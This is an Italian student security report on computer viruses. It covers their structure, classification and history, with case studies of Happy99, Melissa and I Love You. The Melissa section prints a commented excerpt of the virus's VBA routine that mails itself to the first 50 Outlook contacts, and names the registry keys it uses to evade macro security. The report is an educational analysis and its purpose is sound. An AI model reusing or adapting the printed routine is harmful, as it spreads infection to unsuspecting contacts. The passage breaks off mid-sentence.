Progetto di Sicurezza dei Sistemi Informatici: I virus e la loro storia

Studente: Statello Christian (A40/000213) 2008-2009

1. Introduzione

Nell'ambito dell'informatica un **virus** è un software, appartenente alla categoria dei malware, che è in grado, una volta eseguito, di infettare dei file in modo da riprodursi facendo copie di sé stesso, generalmente senza farsi rilevare dall'utente. I virus possono essere o non essere direttamente dannosi per il sistema operativo che li ospita, ma anche nel caso migliore comportano un certo spreco di risorse in termini di RAM, CPU e spazio sul disco fisso. Come regola generale si assume che un virus possa danneggiare direttamente solo il software della macchina che lo ospita, anche se esso può indirettamente provocare danni anche all'hardware, ad esempio causando il surriscaldamento della CPU mediante overclocking, oppure fermando la ventola di raffreddamento.

Nell'uso comune il termine virus viene frequentemente ed impropriamente usato come sinonimo di malware, indicando quindi di volta in volta anche categorie di "infestanti" diverse, come ad esempio worm, trojan o dialer.

Coloro che creano virus sono detti *virus writer*.

2. Cosa è un virus, dove si trova e come funziona

Un virus è composto da un insieme di istruzioni, come qualsiasi altro programma per computer. È solitamente composto da un numero molto ridotto di istruzioni, (da pochi byte ad alcuni kilobyte), ed è specializzato per eseguire soltanto poche e semplici operazioni e ottimizzato per impiegare il minor numero di risorse, in modo da rendersi il più possibile invisibile. Caratteristica principale di un virus è quella di riprodursi e quindi diffondersi nel computer ogni volta che viene aperto il file infetto.

Tuttavia, un virus di per sé **non è** un programma eseguibile, così come un virus biologico non è di per sé una forma di vita. Un virus, per essere attivato, deve infettare un programma ospite, o una sequenza di codice che viene lanciata automaticamente, come ad esempio nel caso dei **boot sector virus**. La tecnica solitamente usata dai virus è quella di infettare i file eseguibili: il virus inserisce una copia di sé stesso nel file eseguibile che deve infettare, pone tra le prime istruzioni di tale eseguibile un'istruzione di salto alla prima linea della sua copia ed alla fine di essa mette un altro salto all'inizio dell'esecuzione del programma. In questo modo quando un utente lancia un programma infettato viene dapprima impercettibilmente eseguito il virus, e poi il programma. L'utente vede l'esecuzione del programma e non si accorge che il virus è ora in esecuzione in memoria e sta compiendo le varie operazioni contenute nel suo codice.

Principalmente un virus esegue copie di sé stesso spargendo l'epidemia, ma può avere anche altri compiti molto più dannosi (cancellare o rovinare dei file, formattare l'hard disk, aprire delle backdoor, far apparire messaggi, disegni o modificare l'aspetto del video, .

3. Ciclo di vita




figura 1: fasi del ciclo vitale

In seguito è spiegato il significato di ogni singola fase:

- **creazione**: è la fase in cui lo sviluppatore (*Hacker*) di software progetta, programma e diffonde il virus. Il procedimento di creazione è oggi alla portata di molte persone, anche senza competenze, grazie alla sciagurata diffusione di pacchetti software che permettono, anche ad utenti inesperti, di creare virus pericolosissimi. Di solito i virus sono realizzati tramite linguaggi di programmazione a *basso livello*, che consentono di scrivere un programma con istruzioni simili o, se si preferisce, vicine a quello del linguaggio del microprocessore, quali l'assembler ed, in alcuni casi, il C, in modo tale da ottenere codice virale di pochi centinaia di byte
- **incubazione**: il virus non compie alcuna attività se non controllare che il file o il sistema da infettare sia libero da infezioni
- **infezione**: se l'infezione non è attiva sullo stesso sistema, allora il virus infetta il file e di conseguenza il sistema
- **attivazione**: al verificarsi delle condizioni, previste dall'hacker, il virus può iniziare l'azione dannosa. Il fatto che inizi a funzionare sul serio, non vuol dire che la sua presenza divenga immediatamente avvertibile dall'utente. I virus meglio sviluppati sono quelli caratterizzati da una maggior difficolta di essere individuati.
- **propagazione**: il virus propaga l'infezione, riproducendosi e infettando sia file nella stessa macchina che altri sistemi (tramite scambio di dischi, connessioni via modem o collegamenti in rete)
- **riconoscimento**: il virus viene riconosciuto come tale e viene individuata la stringa di riconoscimento (è una firma che contraddistingue ciascun virus)
- **estirpazione**: è l'ultima fase del ciclo vitale del virus (o almeno così si spera) che segue il riconoscimento approntando lo strumento per eliminare il virus dal sistema. E' possibile che gli antivirus riescano ad estirpare completamente e definitivamente almeno i virus più vecchi, così come è successo con alcuni virus biologici, ma, al pari di essi, l'eliminazione non è mai sicura al 100% e il virus potrebbe riapparire improvvisamente da qualche parte.

4. Componenti di un virus

I virus informatici più semplici sono composti da due parti essenziali, sufficienti ad assicurarne la replicazione:

- una **routine di ricerca**, che si occupa di ricercare dei file adatti ad essere infettati dal virus e controlla che gli stessi non ne contengano già una copia, in modo da evitare l'infezione ripetuta di uno stesso file;
- una **routine di infezione**, con il compito di copiare il codice del virus all'interno di ogni file selezionato dalla routine di ricerca in modo che venga eseguito ogni volta che il file infetto viene aperto, in maniera trasparente rispetto all'utente.

Molti virus sono progettati per eseguire del codice estraneo alle finalità di replicazione del virus stesso e contengono dunque altri due elementi:

- la **routine di attivazione**, che contiene i criteri in base ai quali il virus decide se effettuare o meno l'attacco (es. una data, o il raggiungimento di un certo numero di file infetti);
- il **payload**, una sequenza di istruzioni in genere dannosa per il sistema ospite, come ad esempio la cancellazione di alcuni file o la visualizzazione di messaggi sullo schermo.

I virus possono essere criptati e magari cambiare algoritmo e/o chiave ogni volta che vengono eseguiti, quindi possono contenere altri tre elementi:

- una **routine di decifratura**, contenente le istruzioni per decifrare il codice del virus;
- una **routine di cifratura**, di solito criptata essa stessa, che contiene il procedimento per criptare ogni copia del virus;
- una **routine di mutazione**, che si occupa di modificare le routine di cifratura e decifratura per ogni nuova copia del virus.

5. Criteri di classificazione dei virus

I virus informatici possono essere suddivisi in categorie in base alle seguenti caratteristiche:

- **ambiente di sviluppo**
- **capacità operative degli algoritmi**
- **capacità distruttive**.

Esistono poi combinazioni delle categorie precedenti: ad esempio vi sono virus che sono contemporaneamente file virus e boot virus. In tal caso il loro algoritmo di infezione è più complesso potendo eseguire attacchi differenti.

5.1 Ambiente di sviluppo

I virus si sviluppano su diversi supporti fisici e per questo sono classificabili in:

- **file virus**, che a loro volta si dividono in:
  - parasitic virus;
  - companion virus;
  - virus link;
  - overwriting virus;
  - file worm
- **boot virus**;
- **macro virus**;
- **network virus**

5.2 Capacità operative degli algoritmi

In base alle caratteristiche dei loro algoritmi, i virus si distinguno in:

- **TSR virus**;
- **virus polimorfi**;
- **stealth virus**

In generale non esistono molti virus informatici che sono solo stealth, polimorfici o TSR, perchè sarebbero facilmente individuabili. In realtà i computer virus sono formati da una combinazione dei precedenti.

5.3 Capacità distruttive

A seconda del tipo di danni causati, i virus si classificano in:

- **innocui**: se comportano solo una diminuzione dello spazio libero sul disco senza nessun'altra alterazione delle operazioni del computer;
- **non dannosi**: se comportano solo una diminuzione dello spazio libero sul disco, col mostrare grafici, suoni o altri effetti multimediali.
- **dannosi**: possono provocare problemi alle normali operazioni del computer (ad esempio, cancellazione di alcune parti dei file);
- **molto dannosi**: Causano danni difficilmente recuperabili come la cancellazione d'informazioni fondamentali per il sistema (formattazione di porzioni del disco).

6. Tipologie di virus

Alcuni virus vengono denominati in maniera particolare a seconda che possiedano o meno determinate caratteristiche:

virus polimorfico
: un virus, di solito, viene criptato lasciando in chiaro solo la routine di decriptazione. Un virus polimorfico modifica il codice della routine di decriptazione ad ogni nuova infezione (lasciando ovviamente invariato l'algoritmo) mediante tecniche di inserimento di codice spazzatura, permutazione del codice, etc...

virus metamorfico
: simile al *virus polimorfico*, è però in grado di mutare completamente il proprio codice, è più potente del virus polimorfico in quanto alcuni software antivirus possono riconoscere un virus dal codice anche durante l'esecuzione. Inoltre a volte impiega tecniche di mascheramento avanzate basate sulla divisione del proprio codice e successivo inserimento delle parti all'interno di diversi punti del file infetto (i virus convenzionali inseriscono il codice integralmente in fondo al file cambiando *l'entry point* per far eseguire per primo il codice maligno), lasciando inoltre invariato *l'entry point* per rendere ancora più difficile la vita agli antivirus. C'è da dire anche che la criptazione dei virus metamorfici non è necessaria.

file virus
: sono dei virus che infettano file di programmi (*.exe,*.com,...) replicandosi ad ogni avvio del programma infetto.

multipartite virus
: virus che per diffondersi utilizzano una combinazione di tecniche; il tipo più comune combina la tecnica di un virus di boot e quella di un file virus.

stealth virus
: utilizzano vari trucchi per nascondere completamente o parzialmente le proprie tracce nel sistema operativo e sfuggire ai programmi antivirus.

companion virus
: virus che sfruttano la caratteristica dei sistemi ms-dos che consiste nell'eseguire prima un file di comando.COM e poi un eseguibile.EXE in caso abbiano lo stesso nome di file (es. tra PROGRAM.EXE e PROGRAM.COM se si avvia PROGRAM senza specificarne l'estensione verrà prima lanciato PROGRAM.COM), in questo modo i virus creano dei "gemelli" (companion) che sono copie del virus stesso che, dopo essere stati eseguiti, lanciano il relativo.EXE mascherandosi (ormai rari).

dialer
: tipo di malware che altera i parametri della connessione a Internet, cambiando il numero telefonico e sostituendolo con uno a pagamento (es. 899, in Italia).

virus di boot
: un tipo di virus ormai poco diffuso, che infetta il boot sector dei dischi (floppy disk o hard disk) invece che i singoli file.

macrovirus
: può essere contenuto generalmente in un documento di Microsoft Word, Microsoft Excel o Microsoft PowerPoint e consiste in una macro; può diffondersi a tutti i documenti che vengono aperti con quella particolare applicazione. Questo tipo di virus può essere trasmesso da una piattaforma all'altra, limitatamente a quelle su cui gira MS Office, a causa dello scambio di file.

retrovirus
: virus che si annida nei programmi antivirus e li mette fuori uso. Il nome deriva dai retrovirus biologici, in grado di attaccare il sistema immunitario (come, ad esempio, l'HIV).

TSR virus
: durante l'infezione, lasciano una loro parte residente nella RAM, e per diffondersi intercettano le system call. I virus residenti in memoria sono attivi fino allo spegnimento o al riavvio del sistema, mentre quelli non residenti sono attivi solo per un limitato intervallo di tempo.

virus multipiattaforma
: ci sono stati vari tentativi per creare virus che infettassero più sistemi operativi funzionanti sotto la stessa architettura hardware e lo stesso processore, ma si sono rilevati degli insuccessi o hanno avuto un successo molto limitato. Un esempio è il virus winux che in teoria può infettare sia i sistemi operativi della Microsoft che quelli unix-like (es: GNU/Linux) giranti sotto CPU x86. In generale questi tipi di virus multipiattaforma si possono difficilmente inserire su un sistema unix-like: di solito la diffusione avviene solo se l'utente esegue un allegato di una mail, cosa già di per se abbastanza remota, e perché un allegato, appena salvato, non può essere eseguito se non gli vengono assegnati i permessi di esecuzione, quindi si può scartare il caso che l'esecuzione sia accidentale; in altri casi addirittura deve essere l'utente root ad eseguire l'allegato, cosa ancora più improponibile per chi sa gestire un sistema di tale tipo. Il successo di questo tipo di virus è circoscritto al fronte dei sistemi operativi della Microsoft, dove invece è possibile quasi sempre eseguire un allegato, anche solo per errore.

6.1 Altre minacce informatiche

Una volta tutte le minacce informatiche erano virus come sopra definiti, successivamente sono comparse e si sono specializzate diverse altre minacce, anche se nel linguaggio comune continuano impropriamente ad essere chiamate "virus informatici":

Backdoor o **"porta di servizio"**
: punto di passaggio attraverso il quale si può prendere il controllo di un computer.

Buffer overflow
: tecnica per inviare dati di lunghezza superiore a quella programmata per oltrepassare la capacità del buffer.

DoS e la sua variante **DRDoS**
: "negazione del servizio"; tecnica per tempestare di richieste un singolo servizio al fine di farlo collassare.

Exploit
: tecnica per prendere il controllo di un computer sfruttando le debolezze (bug) del sistema operativo o di altri programmi che accedono ad Internet.

Ingegneria sociale
: tecnica di studio di un bersaglio per carpirne la fiducia ed entrarne in contatto.

Keylogger
: software che una volta eseguito su di una macchina memorizza in maniera trasparente all'utente ogni tasto premuto in un proprio database. Solitamente viene installato tramite virus o backdoor, e viene programmato in modo che ritrasmetta via rete i dati memorizzati.

Phishing
: tecnica di ingegneria sociale per ottenere informazioni riservate al fine del furto di identità e di informazioni personali.

Port scanning
: tecnica per verificare lo stato (accepted, denied, dropped, filtered) delle 65.535 porte (socket) di un computer.

Rootkit
: programmi che permettono ai virus di "nascondersi" nel computer

Sniffing o **"annusare"**
: tecnica per intercettare i dati in transito in rete e decodificarli.

Trojan o **"cavallo di Troia"**
: sono genericamente software malevoli (malware) nascosti all'interno di programmi apparentemente utili, e che dunque l'utente esegue volontariamente. Il tipo di software malevolo che verrà silenziosamente eseguito in seguito all'esecuzione del file da parte dell'utente può essere sia un virus che un qualunque tipo di minaccia informatica poiché permette all'hacker che ha infettato il pc di risalire all'indirizzo ip della vittima.

Wardialing
: uso di un modem con il fine di chiamare ogni possibile telefono in una rete locale per trovare un computer assieme alle varianti Wardriving e Warflying.

6.2 Falsi virus

La scarsa conoscenza dei meccanismi di propagazione dei virus e il modo con cui spesso l'argomento viene trattato dai mass media favoriscono la diffusione tanto dei virus informatici quanto dei virus burla, detti anche hoax: sono messaggi che avvisano della diffusione di un fantomatico nuovo terribile virus con toni catastrofici e invitano il ricevente ad inoltrarlo a quante più persone possibile. È chiaro come questi falsi allarmi siano dannosi in quanto aumentano la mole di posta indesiderata e diffondono informazioni false, se non addirittura dannose.

7. Storia dei virus

Nel 1949 **John von Neumann** dimostrò matematicamente la possibilità di costruire un programma per computer in grado di replicarsi autonomamente. Il concetto di programma auto-replicante trovò la sua evoluzione pratica nei primi anni 60 nel gioco ideato da un gruppo di programmatori dei Bell Laboratories della AT&T chiamato **"*Core Wars*"** , nel quale più programmi si dovevano sconfiggere sovrascrivendosi a vicenda. Era l'inizio della storia dei virus informatici.

Il termine **"virus"** venne usato la prima volta da **Fred Cohen (1984)** della University of Southern California nel suo scritto *Experiments with Computer Viruses* (Esperimenti con i virus per computer), dove egli indicò **Leonard Adleman** come colui che aveva coniato tale termine. La definizione di virus, era la seguente: **"Un virus informatico è un programma che ricorsivamente ed esplicitamente copia una versione possibilmente evoluta di sé stesso".**

Un programma chiamato **"Elk Cloner"** è accreditato come il primo virus per computer apparso al mondo. Fu creato nel 1982 da Rich Skrenta sul DOS 3.3 della Apple e l'infezione era propagata con lo scambio di floppy disk. Nel corso degli anni ottanta e nei primi anni novanta fu lo scambio dei floppy la modalità prevalente del contagio da virus informatici. Dalla metà degli anni novanta, invece, con la diffusione di internet, i virus e i malware in generale iniziarono a diffondersi assai più velocemente, usando la rete e lo scambio di e-mail come fonte per nuove infezioni. Il bersaglio preferito di questi software sono prevalentemente le varie versioni di Windows.

Il primo virus informatico famoso nel mondo venne creato nel **1986** da due fratelli pakistani proprietari di un negozio di computer per punire chi copiava illegalmente il loro software. Il virus si chiamava ***Brain***, si diffuse in tutto il mondo, e **fu il primo esempio di virus che infettava il settore di avvio.**

Il primo file infector apparve nel **1987**. Si chiamava **Lehigh** e infettava solo il file Command.com. Nel **1988 Robert Morris Jr**. creò il primo **worm** della storia. L'anno seguente, nel **1989**, fecero la loro comparsa i primi **virus polimorfi**, con uno dei più famosi: **Vienna**, e venne diffuso il **trojan AIDS** (conosciuto anche come Cyborg), molto simile al trojan dei nostri giorni chiamato **PGPCoder**. Entrambi infatti codificano i dati del disco fisso chiedendo poi un riscatto all'utente per poter recuperare il tutto.

Nel 1995 il primo **macro virus**, virus scritti nel linguaggio di scripting di programmi di Microsoft come MS-Word ed Outlook che infettano soprattutto le varie versioni dei programmi Microsoft attraverso lo scambio di documenti. **Concept** fu il primo macro virus della storia. Nel **1998** la nascita di un altro dei virus storici, **Chernobyl o CIH**, famoso perchè sovrascriveva il BIOS della scheda madre e la tabella delle partizioni dell'hard disk infettato ogni 26 del mese.

La diffusione di massa di Internet nella fine degli anni 90 determina la modifica delle tecniche di propagazione virale: non più floppy ma worm che si diffondono via e-mail. Tra i worm di maggior spicco antecedenti al **2000**: **Melissa, Happy99 o SKA e BubbleBoy**, il primo worm capace di sfruttare una falla di Internet Explorer e di autoeseguirsi da Outlook Express senza bisogno di aprire l'allegato. Nel **2000** il famoso ***I Love You*** che dà il via al periodo degli **script virus**, i più insidiosi tra i virus diffusi attraverso la posta elettronica perché sfruttano la possibilità, offerta da diversi programmi come Outlook e Outlook Express di eseguire istruzioni attive (dette script), contenute nei messaggi di posta elettronica scritti in HTML per svolgere azioni potenzialmente pericolose sul computer del destinatario. I virus realizzati con gli script sono i più pericolosi perché possono attivarsi da soli appena il messaggio viene aperto per la lettura.

I Love You si diffuse attraverso la posta elettronica in milioni di computer di tutto il mondo, al punto che per l'arresto del suo creatore, un ragazzo delle Filippine, dovette intervenire una squadra speciale dell'FBI.

Era un messaggio di posta elettronica contenente un piccolo programma che istruiva il computer a rimandare il messaggio appena arrivato a tutti gli indirizzi contenuti nella rubrica della vittima, in questo modo generando una specie di catena di Sant'Antonio automatica che alla fine mandava in tilt i server di posta.

Dal **2001** un incremento di worm che per diffondersi approfittano di falle di programmi o sistemi operativi senza bisogno dell'intervento dell'utente. L'apice nel **2003** e nel **2004**: ***SQL/Slammer***, il più rapido worm della storia - in quindici minuti dopo il primo attacco Slammer aveva già fatto infettato metà dei server che tenevano in piedi internet mandando in tilt i bancomat della Bank of America, spegnendo il servizio di emergenza 911 a Seattle e provocando la cancellazione per continui inspiegabili errori nei servizi di biglietteria e check-in; e i due worm più famosi della storia: ***Blaster*** **e** ***Sasser***.

Ogni sistema operativo che permette l'esecuzione di programmi scritti da terzi è un potenziale sistema attaccabile da virus, però bisogna anche riconoscere che ci sono sistemi operativi meno sicuri di altri. I sistemi operativi della Microsoft sono i più colpiti dai virus (anche a causa della loro diffusione tra un pubblico di 'non addetti ai lavori'), ma esistono virus sperimentali anche per altre piattaforme. Sui sistemi basati sul progetto GNU (GNU/Linux, GNU/Hurd, BSD, ...) e su Mac O X la diffusione di un virus è molto improbabile se il sistema è gestito correttamente dal proprietario; inoltre, su questi sistemi un virus molto difficilmente può riuscire a causare danni al sistema operativo.

8. Approfondimenti

8.1 SKA (Happy 99)

Verso la fine del 1998 e l'inizio del 1999, molte persone ricevettero un messaggio di auguri nella propria e-mail per il nuovo anno, allegato al quale vi era un file eseguibile (EXE), che se eseguito, mostrava dei fuochi d'artificio che illuminavano un cielo notturno, come mostrato nella figura accanto. In realtà esso era solo uno stratagemma (mai usato prima) per invogliare ad eseguire l'allegato, il quale altro non era che il virus vero e proprio che agiva indisturbato, dato che l'utente stava guardando l'immagine.

8.1.1 Come funziona

Il virus **SKA** arriva, tramite una e-mail, come allegato sotto il nome di Happy99.exe.
Quando l'allegato viene eseguito, il virus nasconde la sua azione infettiva dietro una finestra di Windows in cui vengono mostrati dei fuochi artificiali.
L'azione infettiva del virus consiste nel creare tre file nella cartella di sistema di Windows, chiamati SKA.EXE (copia del file Happy99.EXE), SKA.DLL e LIST.SKA, rinominare il file WSOCK32.DLL in WSOCK32.SKA e creare il nuovo WSOCK32.DLL, con la stessa dimensione, contenente un collegamento al file SKA.DLL.
SKA.EXE è di 10 Kbyte, SKA.DLL di 8 e LIST.SKA di 5 che contiene una lista dei destinatari che riceveranno il virus dal sistema infetto.
Il virus non modifica altri file oltre a WSOCK32.DLL.

Se, l'e-mail virus, non riesce a rinominare WSOCK32.DLL al primo tentativo, in quanto usato da Windows, aggiunge il file SKA.EXE alla sezione RunOnce nel registro di configurazione (vedi figura 18) in modo da rieseguire questa azione al prossimo riavvio della macchina.

figura 18: registro di configurazione modificato da **SKA**

Con questo stratagemma, SKA prende il controllo di ogni messaggio in uscita, in modo del tutto trasparente all'utente. Nell'istante in cui l'ignaro utente invia un'e-mail, il file SKA.DLL (chiamato da WSOCK32.DLL modificato), crea una copia del messaggio con lo stesso oggetto, ma contenente come allegato il file Happy99.EXE, e lo spedisce assieme al messaggio originale.

SKA contiene al suo interno la seguente stringa cifrata allo stesso modo:

Is it a virus, a worm, a trojan? MOUT-MOUT Hybrid (c) Spanska 1999

dove Spanska è il nickname dell'hacker.

Per come è stato progettato, esso infetta solo i sistemi operativi Windows 9.x non infetta i sistemi operativi MacOs, DOS, Windows 3.x, Windows NT, OS/2 e Linux.

Fortunatamente, oltre alla visualizzazione dei fuochi artificiali, SKA non produce danni considerevoli, ma potrebbe sovraccaricare il server di e-mail se venissero inviate molti messaggi.

8.1.2 Rimozione

Al seguente link Happy99Cleaner, è possibile reperire un programma (in lingua inglese) realizzato appositamente per la rimozione del virus SKA.

In alternativa, si possono eseguire le seguenti operazioni per la rimozione manuale del virus su sistemi operativi Windows 9x:

1. Start -> Chiudi Sessione -> Riavvia il sistema in modalità MS-DOS:

   l'operazione è necessaria, poiché il file WSOCK32.DLL è normalmente utilizzato da Windows e quindi non modificabile.

2. Al prompt del DOS, bisogna digitare i seguenti comandi:

   cd c:\windows\system [invio]
   del SKA.EXE [invio]
   del SKA.DLL [invio]

3. Ripristinare WSOCK32.DLL originale da WSOCK32.SKA nel seguente modo

   attrib -r -s WSOCK32.DLL [invio]
   del WSOCK32.DLL [invio]
   ren WSOCK32.SKA WSOCK32.DLL [invio]
   attrib +r +s WSOCK32.DLL [invio]

   In seguito all'infezione il file WSOCK32.DLL cambia il suo attributo di sola scrittura, diventando read-only (sola lettura). E' necessario usare il comando attrib per modificare gli attributi del file in modo che venga rimosso. Quindi viene sostituito con WSOCK32.SKA (copia non infetta di WSOCK32.DLL) rinominandolo. Vengono poi ripristinati gli attributi di sola lettura e di sistema, in modo da rendere difficile una nuova infezione. Se compare il messaggio *Violazione di Condivisione*, controllare di aver seguito correttamente il primo passo.

4. Ritornare a Windows digitando exit [invio]

8.2 Melissa

Melissa, individuato nel marzo del 1999, è nato per replicarsi sotto Office97, per infettare i documenti Word 97 e superiore ed infine per spedire sue copie attraverso messaggi di posta elettronica usando Microsoft Outlook.
Così come il virus **SKA (Happy 99)**, arriva come allegato (*list.doc* un documento Word, che contiene il Macro virus Melissa) ad un particolare messaggio di posta elettronica, avente come oggetto "Important message from (mittente)...".

8.2.1 Come funziona

Melissa viene attivato quando si apre l'allegato *list.doc*, il quale svolge due azioni:

- **diffusione** (effettuata dalla *routine di diffusione per e-mail*): è alquanto veloce poichè una volta che il virus si è installato nel sistema, avendo libero accesso alla rubrica, spedisce il documento infetto ai primi 50 indirizzi.
- **infezione** (effettuata dalla *routine Melissa*): il suo scopo è quello di disabilitare la finestra di avvertimento per lo stato delle macro e disabilitare la protezione macro di Word in modo che l'utente non possa interferire sull'attivazione delle stesse. In altre parole il comando Macro dal menu Strumenti è reso inaccessibile. Inoltre, se Melissa è attivo, mentre si scrive un documento, in un giorno la cui data (giorno e mese) è uguale a quello dell'ora (ora e minuti) in cui è avvenuta l'infezione, il virus inserisce il seguente testo: *twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta her.*

In particolare, **l'azione di diffusione** consiste nel cercare i primi 50 indirizzi e-mail dalla rubrica di Outlook a cui mandare un identico messaggio con oggetto: *Important message from* seguito dal nome del mittente infetto, e come contenuto *Here is that document you asked for ... don't show anyone else ;-)*, in allegato al quale vi è *list.doc* contenente il macro virus.

Il virus manda le e-mail così preparate una sola volta e prima di farlo controlla che il valore della chiave

HKEY_CURRENT_USER\Software\Microsoft\Office\Melissa?

del registro di configurazione, abbia il seguente valore:

"...by Kwyjibo"

figura 16: registro di configurazione modificato da **Melissa**

Se questa chiave non esiste allora Melissa provvede a crearla ed a spedire i messaggi, altrimenti salta l'azione di diffusione, passando così all'azione di infezione.

Il successivo frammento del file *list.doc* mostra solamente le operazioni della *routine di diffusione per e-mail*:

```
' Il virus controlla che non ci sia una sua copia nel sistema
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
  If UngaDasOutlook = "Outlook" Then
    DasMapiName.Logon "profile", "password"

    ' Per ogni cartella personale
     For y = 1 To DasMapiName.AddressLists.Count

      ' Crea una lista temporanea di nomi
      Set AddyBook = DasMapiName.AddressLists(y)

      x = 1
      Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)

      For oo = 1 To AddyBook.AddressEntries.Count

        ' Peep contiene l'e-mail dell'utente da infettare
        Peep = AddyBook.AddressEntries(x)

        ' Aggiunge l'utente alla lista delle vittime
        BreakUmOffASlice.Recipients.Add Peep

        x = x + 1

        ' Esce dal ciclo se vi sono più di 50 utenti
        If x > 50 Then oo = AddyBook.AddressEntries.Count
      Next oo

    ' Crea un nuovo messaggio con il seguente soggetto
     BreakUmOffASlice.Subject = "Important Message From " & Application.UserName

    ' Crea un nuovo messaggio contenente il seguente testo
     BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"

    ' Aggiunge "Melissa" come allegato
     BreakUmOffASlice.Attachments.Add ActiveDocument.FullName

    ' Spedisce il messaggio
     BreakUmOffASlice.Send
     Peep = ""
    Next y
    DasMapiName.Logoff
  End If
  System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
End If
```

L'**azione di infezione** di Melissa consiste nel propagarsi tra i documenti della vittima e nel disabilitare la voce *Macro* dal menu *Strumenti* di Word 97. In Word 2000 controlla che nel registro di configurazione il valore della chiave:

```
HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security\Level
```

sia non zero. Questo viene fatto in quanto se il valore è diverso da zero, Melissa ha disabilitato la voce *Sicurezza* dal sottomenu *Macro* del menu *Strumenti*, per evitare di essere individuato.

La *routine Melissa* è una funzione chiamata Document_Open o Document_Close, a seconda che si infetti un normale documento oppure un Modello di Word, attraverso la quale il virus, è capace di

replicarsi in altri documenti o modelli non appena questi vengono aperti oppure chiusi. La replicazione avviene copiando linea dopo linea l'intera macro di Melissa.

La caratteristica più importante della replicazione è quella di poter diffondere il virus anche ai documenti di Office2000 grazie alla sua capacità di aprire e caricare documenti scritti con le precedenti versioni. In questo modo tutte le macro, inclusa quella di Melissa, contenute nel file infetto, sono automaticamente convertite nella nuova versione.

All'interno della macro è contenuto il seguente messaggio:

WORD/Melissa
written by Kwyjibo
Works in both Word 2000 and Word 97
Worm? Macro virus? Word 97 virus? Word 2000 virus? You Decide!
Word -> e-mail | Word 97 <--> Word 2000 ... it's a new age!

Melissa si mostra quando il valore della data corrisponde al valore dell'ora. Ad esempio, se l'infezione fosse avvenuta alle ore 8:08 a.m. e se l'8 agosto successivo si scrive un documento Word, allora nella posizione del cursore compare la frase di Bart Simpson.

8.2.2 Rimozione

E' consigliabile visitare i siti internet dei fornitori dei programmi antivirus, come ad esempio http://www.mcafee.com, che, tra l'altro, è stata la prima azienda a creare l'aggiornamento per il suo antivirus.

8.2.3 Varianti

Alcune varianti di Melissa sono le seguenti:

MELISSA.B	Oggetto del messaggio	"Trust no one(nome di chi invia il messaggio)"
	Testo del messaggio	Be careful what you open, it could be a virus
	Allegato del messaggio	Un documento infettato dal virus
	Caratteristiche	Invia una copia di se stesso al primo indirizzo di Outlook

MELISSA.C	Oggetto del messaggio	"Fun and games from (nome di chi invia il messaggio)"
	Testo del messaggio	HI! Check out this neat doc I found on the internet!
	Allegato del messaggio	Un documento infettato dal virus
	Caratteristiche	Invia una copia di se stesso ai primi 69 indirizzi di Outlook

MELISSA.D	Oggetto del messaggio	"Mad Cow Joke (nome di chi invia il messaggio)"
	Testo del messaggio	Beware of the spread of the Madcow disease
	Allegato del messaggio	Un documento infettato dal virus
	Caratteristiche	Invia una copia di se stesso ai primi 20 indirizzi di Outlook

8.3 I Love You

Nei primi giorni di maggio 2000, è stato individuato un nuovo virus chiamato **I Love You** . Secondo gli esperti americani, in pochi giorni, ha raggiunto almeno 50 milioni di computer nel mondo - dal Pentagono al parlamento britannico, dalla Ford alle banche svizzere - provocando danni per oltre 10 miliardi di dollari. Le reti e-mail di migliaia di compagnie sono state bloccate per ore. Il 9 maggio 2000, a pochi giorni dall'individuazione di questo nuovo virus, è stato arrestato il presunto creatore Reonel Ramones

8.3.1 Come funziona

I Love You si diffonde tramite e-mail, inviando messaggi infetti da computer dove è stato precedentemente eseguito il virus. Mentre si diffonde esso usa Microsoft Outlook per spedire se stesso a tutti gli indirizzi contenuti nella rubrica dei contatti. Esso è stato scritto in VBScript e funziona su computer che hanno Windows Script Host (WSH) installato. Windows 98 e Windows 2000 l'hanno per default. Per diffondersi accede alla rubrica di Outlook. La funzionalità richiesta (WSH) è disponibile solamente in Outlook 98/2000. Quando viene eseguito, spedisce le sue copie tramite e-mail, si installa nel sistema, sviluppa azioni distruttive, scarica ed installa un cavallo di troia. Esso è capace di diffondersi anche attraverso i canali di mIRC.

Il virus contiene la seguente stringa cifrata:

barok -loveletter(vbe) by: spyder / ispyder@mail.com / @GRAMMERSoft Group / Manila,Philippines

8.3.2 I Love You: Diffusione tramite e-mail

Il virus giunge in un computer tramite un e-mail contenente un file con estensione VBS, come allegato (questo file è il virus stesso). Il messaggio originale è il seguente:

The Subject: ILOVEYOU
Message test: kindly check the attached LOVELETTER coming from me.
Attached file name: LOVE-LETTER-FOR-YOU.TXT.vbs

Quando viene eseguito, l'e-mail virus accede alla rubrica per ottenere tutti gli indirizzi necessari a spedire i messaggi con la sua copia come allegato. Il virus inoltre installa se stesso nel sistema creando sue copie nella directory di Windows, con i seguenti nomi:

